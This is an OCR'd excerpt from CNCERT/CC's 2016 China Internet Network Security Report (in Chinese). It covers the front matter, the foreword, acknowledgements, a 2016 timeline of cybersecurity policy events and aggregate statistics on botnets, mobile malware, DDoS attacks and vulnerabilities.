
CNCERT/CC
国家互联网应急中心

2016年
中国互联网网络安全报告

+ 国家计算机网络应急技术处理协调中心 著




中国工信出版集团
人民邮电出版社
POSTS & TELECOM PRESS

CNCERT/CC
国家互联网应急中心

2016年
中国互联网网络安全报告

+ 国家计算机网络应急技术处理协调中心 著



人 民 邮 电 出 版 社
北 京

图书在版编目（CIP）数据

2016年中国互联网网络安全报告 / 国家计算机网络应急技术处理协调中心著. -- 北京 : 人民邮电出版社, 2017.6
ISBN 978-7-115-45678-6

Ⅰ. ①2… Ⅱ. ①国… Ⅲ. ①互联网络－安全技术－研究报告－中国－2016 Ⅳ. ①TP393.408

中国版本图书馆CIP数据核字(2017)第078730号

内 容 提 要

本书是国家计算机网络应急技术处理协调中心发布的2016年中国互联网网络安全年报。本书汇总分析了国家互联网应急中心自有网络安全监测数据和通信行业相关单位报送的数据，具有鲜明的行业特色和重要的参考价值，内容涵盖我国互联网网络安全态势分析、网络安全监测数据分析、网络安全事件案例详解、网络安全政策和技术动态等多个方面。其中，本书对计算机恶意程序传播和活动、移动互联网恶意程序传播和活动、网站安全监测、安全漏洞预警与处置、网络安全事件接收与处理、网络安全信息通报等情况进行深入细致的分析，并对典型网络安全事件做专题分析。此外，本书对2016年国内外网络安全监管动态、国内网络安全组织发展情况和国内外网络安全重要活动等情况做了阶段性总结，并预测2017年网络安全热点问题。

本书内容依托国家互联网应急中心多年来从事网络安全监测、预警和应急处置等工作的实际情况，是对我国互联网网络安全状况的总体判断和趋势分析，可以为政府部门提供监管支撑，为互联网企业提供运行管理技术支持，向社会公众普及互联网网络安全知识，提高全社会、全民的网络安全意识。

2016年中国互联网网络安全报告

◆ 著　　国家计算机网络应急技术处理协调中心
责任编辑　牛晓敏

◆ 人民邮电出版社出版发行　　北京市丰台区成寿寺路11号
邮编　100164　　电子邮件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
北京光之彩印刷有限公司印刷

◆ 开本：800×1000　1/16
印张：16　　2017年5月第1版
字数：380千字　　2017年5月北京第1次印刷

ISBN 978-7-115-45678-6

定价：89.00元

读者服务热线：（010）81055488　**印装质量热线：**（010）81055316
反盗版热线：（010）81055315

《2016 年中国互联网网络安全报告》
编 委 会

主任委员	黄澄清
副主任委员	云晓春　刘欣然
执行委员	严寒冰　丁　丽　李　佳
委　　员	狄少嘉　徐　原　何世平　温森浩
	李志辉　姚　力　张　洪　朱芸茜
	郭　晶　朱　天　高　胜　胡　俊
	王小群　张　腾　吕利锋　何能强
	李　挺　陈　阳　李世淙　徐　剑
	王适文　刘　婧　饶　毓　肖崇蕙
	贾子骁　张　帅　吕志泉　韩志辉
	马莉雅　徐丹丹　雷　君　邱乐晶
	王江波

前 言 FOREWORD

互联网在我国政治、经济、文化以及社会生活中发挥着举足轻重的作用。国家计算机网络应急技术处理协调中心（简称“国家互联网应急中心”，英文缩写为“CNCERT”或“CNCERT/CC”）作为我国非政府层面网络安全应急体系核心技术协调机构，在社会网络安全防范机构、公司、大学、科研院所的支撑和支援下，在网络安全监测、预警、处置等方面积极开展工作，历经十余年的实践，形成多种渠道的网络攻击威胁和安全事件发现能力，与国内外数百个机构和部门建立了网络安全信息通报和事件处置协作机制，依托所掌握的丰富数据资源和信息实现对网络安全威胁和宏观态势的分析预警，在维护我国公共互联网环境安全、保障基础信息网络和网上重要信息系统安全运行、保护互联网用户上网安全、宣传网络安全防护意识和知识等方面起到重要作用。

自 2004 年起，国家互联网应急中心根据工作中受理、监测和处置的网络攻击事件和安全威胁信息，每年撰写和发布《CNCERT/CC 网络安全工作报告》，为相关部门和社会公众了解国家网络安全状况和发展趋势提供参考。2008 年，在收录、统计通信行业相关部门网络安全工作情况和数据基础上，《CNCERT/CC 网络安全工作报告》正式更名为《中国互联网网络安全报告》。自 2010 年起，在工业和信息化部通

信保障局的指导以及互联网网络安全应急专家组的帮助下，国家互联网应急中心精心编制并公开发布年度互联网网络安全态势报告，受到社会各界的广泛关注。

《2016 年中国互联网网络安全报告》汇总分析国家互联网应急中心自有网络安全监测数据和通信行业相关单位报送的数据，具有鲜明的行业特色和重要的参考价值。报告涵盖我国互联网网络安全态势分析、网络安全监测数据分析、网络安全事件案例详解、网络安全政策和技术动态等多个方面的内容。其中，报告对计算机恶意程序传播和活动、移动互联网恶意程序传播和活动、网站安全监测、安全漏洞预警与处置、网络安全事件接收与处理、网络安全信息通报等情况进行深入细致的分析，并对 2016 年典型网络安全事件进行专题介绍。此外，报告对 2016 年国内外网络安全监管动态、国内网络安全组织发展情况和国内外网络安全重要活动等做了阶段性总结。最后，报告对 2017 年网络安全热点问题进行预测。

本书电子版可从 CNCERT/CC 官方网站（http://www.cert.org.cn）下载。

国家计算机网络应急技术处理协调中心

2017 年 5 月

致 谢 THANKS

《2016 年中国互联网网络安全报告》的写作素材均来自于国家互联网应急中心网络安全工作实践。CNCERT/CC 网络安全工作离不开政府主管部门长期以来的关心和指导，也离不开各互联网运营企业、网络安全厂商、安全研究机构以及相关合作单位的大力支持。在《2016 年中国互联网网络安全报告》撰写过程中，CNCERT/CC 向北京启明星辰信息安全技术有限公司、北京奇虎科技有限公司、哈尔滨安天科技股份有限公司、北京神州绿盟科技有限公司、深信服科技有限公司、恒安嘉新（北京）科技有限公司、任子行网络技术股份有限公司征集了数据和专题分析素材[1]，特此致谢。

2016 年，为维护公共互联网安全，净化公共互联网网络环境，CNCERT/CC 联合有关单位，在网络安全监测、预警、处置等方面积极开展工作。其中，阿里云计算有限公司、北京新网数码信息技术有限公司、上海美橙科技信息发展有限公司、厦门商中在线科技有限公司、成都西维数码科技有限公司、厦门纳网科技有限公司、成都飞数科技有限公司、厦门市中资源网络服务有限公司等单位对 CNCERT/CC 事件处置要求及时响应，积极配合。北京天融信网络安全技术有限公司、成都卫士通信息产业股份有限公司（北京）、哈尔滨安天科技股份有限公司、北京神州绿盟信息安全科技股份有限公司、恒安嘉新（北京）科技有限公司等单位向 CNCERT/CC 进行了大量有价值的信息通报，为网络安全预警通报工作提供了良好的支撑。中国移动 MM、OPPO 软件商店、木蚂蚁、百度手机助手、小米应用商店、360 手机助手、PP 助手、腾讯应用宝、华为应用市场、安智市场积极配合开展移动互联网恶

[1] 《2016 年中国互联网网络安全报告》中其他单位所提供数据的真实性和准确性由报送单位负责，CNCERT/CC 未做验证。

意程序下架、移动互联网应用自律白名单等工作。北京启明星辰信息安全技术有限公司、北京神州绿盟科技有限公司、北京天融信网络安全技术有限公司、恒安嘉新（北京）科技有限公司、杭州安恒信息技术有限公司、哈尔滨安天科技股份有限公司、蓝盾信息安全技术股份有限公司、杭州华三通信技术有限公司、沈阳东软系统集成工程有限公司、北京奇虎科技有限公司（补天平台）、漏洞盒子以及腾讯玄武实验室、广西鑫瀚科技有限公司、西安四叶草信息技术有限公司、深信服科技股份有限公司、中国电信集团系统集成有限责任公司、华为技术有限公司等在漏洞信息报送方面表现突出。北京市政务信息安全应急处置中心、中国教育和科研计算机网、中国科技网、中国电信集团公司网络运行维护事业部、中国移动通信集团公司信息安全管理与运行中心、中国联合网络通信集团有限公司信息安全部、上海交通大学网络信息中心、北京安赛创想科技有限公司、西门子（中国）有限公司、拓尔思信息技术股份有限公司、腾讯安全响应中心（TSRC）、百度安全响应中心（BSRC）等单位在漏洞处置及技术能力协作方面表现突出。北京知道创宇信息技术有限公司、哈尔滨安天科技股份有限公司、河北翎贺计算机信息技术有限公司、北京神州绿盟科技有限公司、杭州安恒信息技术有限公司、恒安嘉新（北京）科技有限公司在网络安全威胁治理工作中起到了重要支撑作用。此外，本报告的完成离不开各单位在日常工作中给予的配合和支持，在此一并感谢。

由于编者水平有限，《2016 年中国互联网网络安全报告》难免存在疏漏和欠缺。在此，CNCERT/CC 诚挚地希望广大读者不吝赐教，多提意见，并继续关注和支持我中心的发展。CNCERT/CC 将更加努力地工作，不断提高技术和业务能力，为我国以及全球互联网的安全保障贡献力量。

关于国家计算机网络应急技术处理协调中心 ABOUT CNCERT/CC

国家计算机网络应急技术处理协调中心（简称“国家互联网应急中心”，英文简称是“CNCERT”或“CNCERT/CC”），成立于2002年9月，为非政府非营利性的网络安全技术中心，是我国网络安全应急体系的核心协调机构。

作为国家级应急中心，CNCERT/CC的主要职责是：按照“积极预防、及时发现、快速响应、力保恢复”的方针，开展互联网网络安全事件的预防、发现、预警和协调处置等工作，维护国家公共互联网安全，保障基础信息网络和重要信息系统的安全运行。

国家互联网应急中心的主要业务能力如下。

事件发现。CNCERT/CC依托“公共互联网网络安全监测平台”开展对基础信息网络、金融证券等重要信息系统、移动互联网服务提供商、增值电信企业等安全事件的自主监测。同时还通过与国内外合作伙伴进行数据和信息共享，以及通过热线电话、传真、电子邮件、网站等接收国内外用户的网络安全事件报告等多种渠道发现网络攻击威胁和网络安全事件。

预警通报。CNCERT/CC依托对丰富数据资源的综合分析和多渠道的信息获取实现网络安全威胁的分析预警、网络安全事件的情况通报、宏观网络安全状况的态势分析等，为用户单位提供互联网网络安全态势信息通报、网络安全技术和资源信息共享等服务。

应急处置。对于自主发现和接收到的危害较大的事件报告，CNCERT/CC及时响应并积极协调处置，重点处置的事

件包括：影响互联网运行安全的事件，波及较大范围互联网用户的事件，涉及重要政府部门和重要信息系统的事件，用户投诉造成较大影响的事件，以及境外国家级应急组织投诉的各类网络安全事件等。

测试评估。作为网络安全检测、评估的专业机构，按照“支撑监管，服务社会”的原则，以科学的方法、规范的程序、公正的态度、独立的判断，按照相关标准为政府部门、企事业单位提供安全评测服务。CNCERT/CC 还组织通信网络安全相关标准制定，参与电信网和互联网安全防护系列标准的编制等。

同时，作为我国非政府层面开展网络安全事件跨境处置协助的重要窗口，CNCERT/CC 积极开展国际合作，致力于构建跨境网络安全事件的快速响应和协调处置机制。CNCERT/CC 为著名网络安全合作组织 FIRST 的正式成员以及亚太应急组织 APCERT 的发起人之一。截至 2016 年，CNCERT/CC 与 69 个国家和地区的 185 个组织建立了“CNCERT/CC 国际合作伙伴”关系。

联系方式

CNCERT/CC 建立了 7×24 小时的网络安全事件投诉机制，国内外用户可通过网站、电子邮件、热线电话、传真 4 种主要渠道向 CNCERT/CC 投诉网络安全事件。

网　　址：http://www.cert.org.cn/
电子邮件：cncert@cert.org.cn
热线电话：+86 10 82990999（中文）
　　+86 10 82991000（English）
传　　真：+86 10 82990399

目 录 CONTENTS

大事记

2.2 中国互联网发展基金会网络安全专项基金正式成立

2016年2月2日，中国互联网发展基金会网络安全专项基金宣告正式成立。该基金设立“网络安全人才奖”、“网络安全优秀教师奖”等奖项，以奖励为国家网络安全事业做出突出贡献的人员。

3.25 中国网络空间安全协会成立

2016年3月25日，中国网络空间安全协会在北京成立。这是中国首个网络安全领域的全国性社会团体，首任理事长为中国工程院院士、北京邮电大学教授方滨兴。

4.19 习近平总书记发表“4.19讲话”

2016年4月19日，中共中央总书记、国家主席、中央军委主席、中央网络安全和信息化领导小组组长习近平在北京主持召开网络安全和信息化工作座谈会并发表重要讲话。

8.22 三部门联合发布《关于加强国家网络安全标准化工作的若干意见》

2016年8月22日，中央网信办、国家质检总局、国家标准委近日联合印发《关于加强国家网络安全标准化工作的若干意见》，对加强网络安全标准化工作作出部署。

9.23 六部门联合发布《关于防范和打击电信网络诈骗犯罪的通告》

2016年9月23日，最高人民法院、最高人民检察院、公安部、工业和信息化部、中国人民银行、中国银行业监督管理委员会等六部门联合发布《关于防范和打击电信网络诈骗犯罪的通告》。

5.24-26

2016中国网络安全年会于成都召开

5月24-26日，2016中国网络安全年会在四川成都顺利召开。本次大会主题为“聚网络英才，筑安全生态”，政府、企业、高校以及东盟国家等代表参会，参会人员有900余人。

6.25

《中华人民共和国主席和俄罗斯联邦总统关于协作推进信息网络空间发展的联合声明》发布

2016年6月25日，习近平主席和俄罗斯总统普京发布《中华人民共和国主席和俄罗斯联邦总统关于协作推进信息网络空间发展的联合声明》，两国达成多项共识。

10

工业和信息化部发布《工业控制系统信息安全防护指南》

2016年10月，工业和信息化部印发《工业控制系统信息安全防护指南》，指导工业企业开展工业控制安全防护工作。

11.7

人大通过《中华人民共和国网络安全法》

2016年11月7日，第十二届全国人大常委会第二十四次会议通过《中华人民共和国网络安全法》，进一步界定了关键信息基础设施范围，对攻击、破坏我国关键信息基础设施的境外组织和个人规定相应的惩治措施，增加了惩治网络诈骗等新型网络违法犯罪活动的规定等。网络安全法将于2017年6月1日起施行。

12.27

国家互联网信息办公室发布《国家网络空间安全战略》

2016年12月27日，经中央网络安全和信息化领导小组批准，国家互联网信息办公室发布《国家网络空间安全战略》。该战略阐明了中国关于网络空间发展和安全的重大立场和主张，是指导国家网络安全工作的纲领性文件。

1 2016年网络安全状况综述

1.1 2016 年我国互联网网络安全监测数据分析

CNCERT/CC 持续对我国网络安全宏观状况开展抽样监测，2016 年，移动互联网恶意程序捕获数量、网站后门攻击数量以及安全漏洞收录数量较 2015 年有所上升，而木马和僵尸网络感染数量、拒绝服务攻击事件数量、网页仿冒和网页篡改页面数量等均有所下降。

1.1.1 木马和僵尸网络

抽样监测，2016 年约 9.7 万个木马和僵尸网络控制服务器控制了我国境内 1699 万余台主机，控制服务器数量较 2015 年下降 8.0%，近 5 年来总体保持平稳向好发展。其中，来自境外的约 4.8 万个控制服务器控制了我国境内 1499 万余台主机，其中来自美国的控制服务器数量居首位，其次是中国香港和日本。就所控制的我国境内主机数量来看，来自美国、中国台湾和荷兰的控制服务器规模分列前三位，分别控制了我国境内约 475 万、182 万、153 万台主机。在监测发现的因感染恶意程序而形成的僵尸网络中，规模在 100 台主机以上的僵尸网络数量 4896 个，其中规模在 10 万台以上的僵尸网络数量 52 个。

2016 年，在工业和信息化部指导下，根据《木马和僵尸网络监测与处

置机制》，CNCERT/CC 组织基础电信企业、域名服务机构等成功关闭 1011 个控制规模较大的僵尸网络，成功切断黑客对约 71.4 万台感染主机的控制。2012–2016 年木马和僵尸网络控制端数量对比如图 1–1 所示。2016 年僵尸网络的规模分布如图 1–2 所示。




图1–1　2012–2016年木马和僵尸网络控制端数量对比（来源：CNCERT/CC）




图1–2　2016年僵尸网络的规模分布（来源：CNCERT/CC）

1.1.2 移动互联网安全

（1）移动互联网恶意程序捕获情况

2016 年，CNCERT/CC 通过自主捕获和厂商交换获得的移动互联网恶意程序数量 205 万余个，较 2015 年增长 39.0%，近 7 年来保持持续高速增长趋势。按恶意行为进行分类，前三位分别是流氓行为类、恶意扣费类和资费消耗类 [2]，占比分别为 61.1%、18.2% 和 13.6%。CNCERT/CC 发现移动互联网恶意程序下载链接近 67 万条，较 2015 年增长近 1.2 倍，涉及的传播源域名 22 万余个，IP 地址 3 万余个，恶意程序传播次数达 1.24 亿次。

2016 年，CNCERT/CC 重点对通过短信传播，且具有窃取用户短信和通信录等恶意行为的“相册”类安卓恶意程序 [3] 及具有恶意扣费、恶意传播属性的色情软件进行监测，并开展协调处置工作。全年共发现此类恶意程序 18414 个，累计感染用户超过 101 万人，用于传播恶意程序的域名 6045 个，用于接收用户短信和通信录的恶意邮箱账户 7645 个，用于接收用户短信的恶意手机号 6616 个，泄露用户短信和通信录的邮件 222 万封，严重危害用户个人信息安全和财产安全。在工业和信息化部的指导下，根据《移动互联网恶意程序监测与处置机制》，CNCERT/CC 组织邮箱服务商、域名注册商等积极开展协调处置工作，对发现的恶意邮箱账号、恶意域名等进行关停处置。2005–2016 年移动互联网恶意程序走势如图 1–3 所示。2016 年移动互联网恶意程序数量按行为属性统计如图 1–4 所示。

[2] 分类方法参照通信行业标准《移动互联网恶意程序描述格式》（YD/T 2439–2012）。

[3] “相册”类安卓恶意程序是指一类针对安卓系统的，主要通过短信进行传播的移动互联网恶意程序，黑客通过发送带有恶意程序下载链接的短信，诱骗用户点击安装，导致感染手机的个人信息泄露。




图1-3　2005-2016年移动互联网恶意程序走势（来源：CNCERT/CC）




图1-4　2016年移动互联网恶意程序数量按行为属性统计（来源：CNCERT/CC）

（2）移动互联网恶意 APP 监测情况

目前，移动互联网 APP 传播途径多样，包括应用商店、网盘、云盘和广告宣传等平台，且大量的未备案网站也在提供 APP 下载服务。在工业和信息化部的指导下，经过连续 4 年的治理，要求国内的应用商店、网盘、云盘和广告宣传等平台积极落实安全责任，不断完善安全检测、安全审核、

社会监督举报、恶意 APP 下架等制度，积极参与处置响应与反馈，严格控制恶意 APP 传播途径。2016 年，CNCERT/CC 累计向 141 家已备案的应用商店、网盘、云盘的广告宣传等网站运营者通报恶意 APP 事件 8910 起，较 2015 年减少 47.8%，表明在移动互联网恶意程序持续快速增长的情况下，恶意 APP 在备案网站上传播的途径得到有效控制。2016 年通知下架的恶意 APP 数量前 10 名平台如图 1−5 所示。




图1−5　2016年通知下架的恶意APP数量前10名平台（来源：CNCERT/CC）

1.1.3　拒绝服务攻击

2016 年，CNCERT/CC 牵头组织通信行业和安全行业单位，宣布成立了中国互联网网络安全威胁治理联盟，并着力开展分布式拒绝服务攻击（以下简称“DDoS 攻击”）防范打击工作。经过协同治理，有效缓解了 DDoS 攻击的危害，2016 年 CNCERT/CC 监测到 1Gbit/s 以上的 DDoS 攻击事件日均 452 起，比 2015 年下降 60%。但同时发现，2016 年大流量攻击事件数量全年持续增加，10Gbit/s 以上的攻击事件数量第四季度日均攻击次数较第一季度增长 1.1 倍，全年日均达 133 次，占日均攻击事件的 29.4%。另外 100Gbit/s 以上的攻击事件数量日均在 6 起以上，并监测发现阿里云多次遭受 500Gbit/s 以上的攻击。从攻击流量来源来看，在 2016 年攻击事件中，超

过 60% 的攻击流量来自境外；从攻击目的来看，67% 涉及互联网地下黑色产业链；从攻击方式来看，反射攻击依旧占据主流；从攻击源 IP 地址对应的设备来看，除了传统的 PC“肉鸡”和 IDC 服务器外，智能设备逐渐被利用为 DDoS 攻击工具。

1.1.4 安全漏洞

2016 年，国家信息安全漏洞共享平台（CNVD）共收录通用软硬件漏洞 10822 个，较 2015 年增长 33.9%。其中，高危漏洞收录数量高达 4146 个（占 38.3%），较 2015 年增长 29.8%；“零日”漏洞[4]2203 个，较 2015 年增长 82.5%。漏洞主要涵盖 Google、Oracle、Adobe、Microsoft、IBM、Apple、Cisco、Wordpress、Linux、Mozilla、Huawei 等厂商产品，其中涉及 Google 产品（含操作系统、手机设备以及应用软件等）的漏洞最多，达到 819 个，占全部收录漏洞的 7.6%。按影响对象类型分类，应用程序漏洞占 60.0%，Web 应用漏洞占 16.8%，操作系统漏洞占 13.2%，网络设备漏洞（如路由器、交换机等）占 6.5%，安全产品漏洞占 2.0%，数据库漏洞（如防火墙、入侵检测系统等）占 1.5%。2016 年，CNVD 加强原创通用软硬件漏洞的收录工作，成为全年漏洞收录数量一个新的增长点，全年接收白帽子、国内漏洞报告平台、安全厂商等报送的相关漏洞 1926 个，占全年收录总数的 17.8%。2012–2016 年 CNVD 收录漏洞数量对比如图 1–6 所示。2016 年 CNVD 收录的漏洞按影响对象类型分类统计如图 1–7 所示。2016 年 CNVD 收录的漏洞涉及厂商情况统计见表 1–1。

[4] CNVD 收录时还未公布补丁。

